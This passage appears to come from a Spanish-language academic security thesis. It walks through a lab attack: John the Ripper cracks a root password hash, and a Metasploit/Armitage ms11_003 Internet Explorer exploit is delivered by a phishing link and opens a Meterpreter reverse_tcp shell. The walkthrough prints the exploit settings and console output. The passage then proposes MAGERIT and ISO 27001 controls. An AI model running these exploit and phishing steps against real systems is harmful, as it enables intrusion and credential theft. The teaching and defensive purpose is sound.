
Con el comando *cat* se leyó y mostró el contenido del archivo temporal donde se almacenó el hash del usuario root.

Figura 55. *Hash* del usuario *root*

Fuente: El Autor

Para determinar el tipo de Hash empleado para la contraseña root se usó una herramienta tambien instalada por defecto en Kali Linux llamada *Hash Identifier* simplemente tecleando el comando hash-identifier en la terminal.


Figura 56. Identificación del tipo de Hash con *hash-identifier*



Fuente: El Autor

John The Ripper es una de las herramientas criptográficas más conocidas y tradicionales para *crackear* contraseñas, se puede ejecutar directamente desde la terminal o desde el icono correspondiente dentro de la suite de herramientas del Kali Linux. Habiendo identificado que el posible hash es de tipo SHA-1 se ejecutó la herramienta teniendo como parámetro este tipo de Hash y la ubicación del archivo temporal que se generó para guardar el hash del usuario *root*.


Figura 56. Crackeo de archivo de hash con herramienta John the Ripper



Fuente: El Autor

Como paso final se adicionó el argumento -- *show* para mostrar todas las contraseñas crackeadas de forma segura, con lo que se obtuvo que para el usuario *root* la contraseña era 11444969.

Figura 57. Mostrar contraseñas crackeadas con John the Ripper



Fuente: El Autor

De esta manera se pudo recuperar de forma exitosa el usuario y contraseña con el que se realizó el ataque.


5.1.5 Ataque al navegador web utilizando Metasploit: Este ataque se desarrolló aprovechando las vulnerabilidades presentes en los navegadores web. Mediante ingeniería social se convence al usuario de dar clic en un enlace que se ha preparado con el framework metasploit, que está instalado por defecto en la distribución Kali Linux.

Existen muchas maneras de convencer a un usuario de dar clic en enlaces desconocidos, una de las más utilizada es el phishing, se envía un correo electrónico simulando ser una entidad bancaria y anunciando la inminente

cancelación de las cuentas debito a menos que se confirme la identidad ingresando al enlace, otra de las suplantaciones más conocidas es la notificación de entidades gubernamentales como la fiscalía o la DIAN donde se informa de procesos penales contra la víctima, el enlace también puede ser un archivo en formato pdf adjunto en el correo.


El *exploit* ms11_003_css_import aprovecha la vulnerabilidad presente en el navegador web Microsoft internet Explorer referente a la corrupción de memoria dentro del motor HTML.Desde la terminal de Kali Linux se ejecutó el Armitage y se procedió a realizar un escaneo rápido de posibles víctimas en la red dando clic en la opción Hosts del menú principal y señalando *Quick Scan (OS detect)* dentro de la pestaña *Nmap Scan*

Figura 58. Escaneo de Hosts con Nmap desde Armitage



Fuente: El Autor

Figura 59. Verificación de la IP del equipo victima




Fuente: El Autor

Desde la ruta exploit/Windows/browser se arrastra el *exploit* **ms11_003_css_import** sobre el icono del equipo víctima, apareciendo la ventana de configuración en la cual se setearon los siguientes valores:

LHOST:192.168.153.135
LPORT:443
SVPORT:80

Figura 60. Configuración del *Exploit* ms11_003




Option	Value
DisablePayloadHandler	false
ExitOnSession	false
LHOST	192.168.153.135
LPORT	443
OBFUSCATE	1
PAYLOAD ✚	windows/meterpreter/reverse_tcp
SRVHOST	192.168.153.135
SRVPORT	80
SSL	0
SSLCert	

Fuente: El Autor

Internamente se ejecutan de forma automática los comandos para el uso del *exploit* seleccionado, así como el *Payload* que permitió iniciar la sesión Meterpreter.

Figura 61. Ejecución de comandos para activar *exploit* con Armitage




```
msf5 > use exploit/windows/browser/ms11_003_ie_css_import
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set TARGET 0
TARGET => 0
LHOST => 192.168.153.135
msf5 exploit(windows/browser/ms11_003_ie_css_import) > exploit -j
PAYLOAD => windows/meterpreter/reverse_tcp
LPORT => 443
ExitOnSession => false
SRVPORT => 80
OBFUSCATE => true
SSL => false
DisablePayloadHandler => false
SRVHOST => 192.168.153.135
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.153.135:443
[*] Using URL: http://192.168.153.135:80/RjwlS4ul
[*] Server started.
```

Fuente: El Autor

Al ejecutar el enlace en el equipo víctima se realizó la carga del *exploit*, aparentemente la página no puede cargar y presentó un error, pero internamente se ejecutaron los comandos para abrir la sesión de Meterpreter y tener acceso a la maquina víctima.


Figura 62. Enlace contaminado que ejecuta el *exploit*



Fuente: El Autor

Para verificar si la sesión fue abierta con éxito, desde la terminal de comandos bastó con ejecutar el comando *sessions* con el cual se pudo verificar las sesiones activas, donde se vio claramente que existía una conexión del tipo Meterpreter x86/Windows.


Figura 63. Sesiones Meterpreter activas



Fuente: El Autor

Otro elemento que indicó que el ataque fue exitoso es el color del icono correspondiente al RHOST (host remoto) el cual se tornó color rojo con algunos rayos, en la consola tambien se pudo revisar los comandos que se ejecutaron .


Figura 64. Ataque exitoso en equipo victima usando Armitage



Fuente: El Autor

Por último, se tomó evidencia del acceso al equipo mediante la captura de pantalla del host remoto, dando clic derecho en el icono correspondiente al *host* y seleccionando la sesión de Meterpreter activa y la opción Screenshot.

Figura 65. *Screenshot* en equipo victima usando Armitage.




Fuente: El Autor

Enfoque directivo administrativo: Se presenta una propuesta de aseguramiento para tener una mejora continua en el sistema cibernético de la organización NOSTRADAMUS S.A.S, que evite la ocurrencia de nuevos ataques. Se identificaron las vulnerabilidades y amenazas presentes en el sistema informático, esto realizado de una forma ordenada, siguiendo la metodología MAGERIT para el análisis y la gestión del riesgo buscando garantizar resultados positivos.

5.2 CONTROLES PARA EL MANEJO A LAS VULNERABILIDADES ENCONTRADAS

Las amenazas se describen con base en la metodología MAGERIT v3.0 1:

Figura 66. Topología de descripción de amenazas según MAGERIT



Fuente: MAGERIT – versión 3.0. Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Libro III - Guía de Técnicas, Madrid, octubre de 2012. [en línea]. [Consultado el 10 de Agosto de 2019]. Disponible en: https://n9.cl/wgt6v

Tabla 1. Descripción tipos de amenazas según MAGERIT

AMENAZA	TOPOLOGÍA
DESASTRES NATURALES	[N]
Fuego	[N.1]
Daños por agua	[N.2]
DE ORIGIEN INDUSTRIAL	[I]
Fuego	[I.1]
Daños por agua	[I.2]
Desastres industriales	[I.*]
Contaminación mecánica	[I.3]
Contaminación electromagnética	[I.4]
Avería de origen físico o lógico	[I.5]
Corte del suministro eléctrico	[I.6]
Condiciones inadecuadas de temperatura o humedad	[I.7]
Fallo de servicios de comunicación	[I.8]
Interrupción de otros servicios y suministros esenciales	[I.9]
Degradación de los soportes de almacenamiento de la información	[I.10]
Emanaciones electromagnéticas	[I.11]
ERRORES Y FALLOS NO INTENCIONADOS	[E]
Errores de los usuarios	[E.1]
Errores del Administrador	[E.2]

Tabla 1. (Continuación)

AMENAZA	TOPOLOGÍA
Errores de monitorización	[E.3]
Errores de configuración	[E.4]
Deficiencias en la organización	[E.7]
Difusión de software dañino	[E.8]
Errores de [re-]encaminamiento	[E.9]
Errores de secuencia	[E.10]
Escapes de información	[E.14]
Alteración accidental de la información	[E.15]
Destrucción de información	[E.18]
Fugas de información	[E.19]
Vulnerabilidades de los programas (software)	[E.20]
Errores de mantenimiento / actualización de programas (software)	[E.21]
Errores de mantenimiento / actualización de equipos (hardware)	[E.23]
Caída del sistema por agotamiento de recursos	[E.24]
Pérdida de equipos	[E.25]
ATAQUES INTENCIONADOS	[A]
Manipulación de los registros de actividad (log)	[A.3]
Manipulación de la configuración	[A.4]
Suplantación de la identidad del usuario	[A.5]
Abuso de privilegios de acceso	[A.6]
Uso no previsto	[A.7]
Difusión de software dañino	[A.8]
[Re-]encaminamiento de mensajes	[A.9]
Alteración de secuencia	[A.10]
Acceso no autorizado	[A.11]
Análisis de tráfico	[A.12]
Repudio	[A.13]

Tabla 1. (Continuación)

AMENAZA	TOPOLOGÍA
Interceptación de información (escucha)	[A.14]
Modificación deliberada de la información	[A.15]
Destrucción de información	[A.18]
Divulgación de información	[A.19]
Manipulación de programas	[A.22]
Manipulación de los equipos	[A.23]
Denegación de servicio	[A.24]
Robo	[A.25]
Ataque destructivo	[A.26]
Ocupación enemiga	[A.27]
Indisponibilidad del personal	[A.28]
Extorsión	[A.29]
Ingeniería social (picaresca)	[A.30]

Fuente: El autor, basado en MAGERIT – versión 3.0. Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Libro III - Guía de Técnicas, Madrid, octubre de 2012. [en línea]. [Consultado el 10 de Agosto de 2019]. Disponible en: https://n9.cl/wgt6v

5.2.1 Amenazas y controles propuestos: Habiendo identificado las amenazas y vulnerabilidades se propone también efectuar controles basados en la norma ISO27001:2013

Tabla 2. Amenazas identificadas y controles

Ataque con metasploit/EternalBlue	
Tipo de activo	Dimensiones:
• [Media] soportes de información • [AUX] equipamiento auxiliar	DISPONIBILIDAD, CONFIDENCIALIDAD, INTEGRIDAD
Control	
Se debe mantener actualizado no solo el antivirus, sino el sistema operativo con los parches necesarios para evitar este tipo de ataques, Microsoft Windows lanzo el parche MS17-010 para eliminar la posibilidad de carga del EternalBlue.	

Elevación de privilegios	
Tipo de activo	Dimensiones:
• [Media] soportes de información • [SW] Software	CONFIDENCIALIDAD
Control	
Aplicar técnicas de hardening al sistema y políticas de contraseñas seguras, roles y privilegios.	

Robo de información	
Tipo de activo	Dimensiones:
• [SW] Software • [Media] soportes de información	CONFIDENCIALIDAD
Control	
El robo se presentó mediante la elevación de privilegios, para lo cual lo más recomendable es establecer controles de tipo barrera como Firewall, IPS/IDS, etc.	

Denegación de servicio	
Tipo de activo	Dimensiones:
• [HW] equipos informáticos (hardware) • [Media] soportes de información • [AUX] equipamiento auxiliar	DISPONIBILIDAD
Control	
Se deben establecer unas políticas de recuperación de información ante siniestros, tener la información en la nube o establecer centros de respaldo de información en localidades remotas a la ubicación principal, que permitan recuperar la misma de forma rápida y manteniendo la integridad, así como garantizando que el sistema es redundante. (A9.1.4)	

Secuestro de información	
Tipo de activo	Dimensiones:
• [Media] soportes de información • [SW] Software	CONFIDENCIALIDAD
Control	

Establecer medios de respaldo de información que garanticen la recuperación ante una eventual perdida. No ejecutar elementos sin verificar su origen.

Inyección SQL	
Tipo de activo	Dimensiones:
• [SW] Software• [Media] soportes de información	CONFIDENCIALIDAD
Control	
Rechazar las peticiones con caracteres especiales, parametrizar las consultas SQL y asignarlos privilegios mínimos al usuario que conectara con la base de datos.	

Desastres Naturales: Incendios, Terremotos	
Tipo de activo	Dimensiones:
[HW] equipos informáticos (hardware) • [Media] soportes de información • [AUX] equipamiento auxiliar • [L] instalaciones	DISPONIBILIDAD, INTEGRIDAD
Control	
Se deben establecer unas políticas de recuperación de información ante siniestros, tener la información en la nube o establecer centros de respaldo de información en localidades remotas a la ubicación principal, que permitan recuperar la misma de forma rápida y manteniendo la integridad. (A9.1.4)	

Acceso físico no autorizado a las instalaciones	
Tipo de activo	Dimensiones:
[HW] equipos informáticos (hardware) • [Media] soportes de información • [AUX] equipamiento auxiliar • [SW] Software	CONFIDENCIALIDAD
Control	
Para prevenir el daño y la interferencia a la información y a las instalaciones de procesamiento de información de la organización Nostradamus, se deben definir y usar perímetros de seguridad para proteger esta información confidencial o critica que se maneje. Como por ejemplo uso de sistemas de ingreso biométricos. (A11.1.1)	

Contraseñas con baja seguridad o ausencia de estas para ingresar a los equipos de computo	
Tipo de activo	Dimensiones:
• [SW] Software• [Media] soportes de información • [AUX] equipamiento auxiliar	CONFIDENCIALIDAD
Control	
Debería existir un sistema de control de contraseñas, el cual debe ser interactivo y garantizar que la seguridad de las contraseñas implementadas sea alta (A11.2.3) Incluyendo por ejemplo de forma obligatoria mínimo ocho caracteres combinados entre mayúsculas, minúsculas, números y caracteres especiales	

Fuente: El autor, basado en ICONTEC NORMA TÉCNICA NTC-ISO-IECCOLOMBIANA 27001, Bogotá DC, 2013. [en línea]. [Consultado el 22 de agosto de 2019]. Disponible en: https://n9.cl/dzaic

5.2.2 Plan para el tratamiento del riesgo: Se sugiere la implementación de un plan para el tratamiento de los riesgos con la siguiente clasificación:

1 a 5 ACEPTABLE (A)
6 a 15 MODERADO (M)
16 26 INACEPTABLE(I)

Riesgos para tratar

MODERADO E INACEPTABLE

Riesgos para aceptar

INACEPTABLE

5.3 PROPUESTA PARA LA IMPLEMENTACION DE UN UTM

Se sugiere la implementación de un administrador unificado de amenazas que permita medir el tráfico de la red, monitorear el flujo de red, prevenir intrusos en línea y que incorpore un IDS, para esto se escogió dos de los más populares y utilizados actualmente.

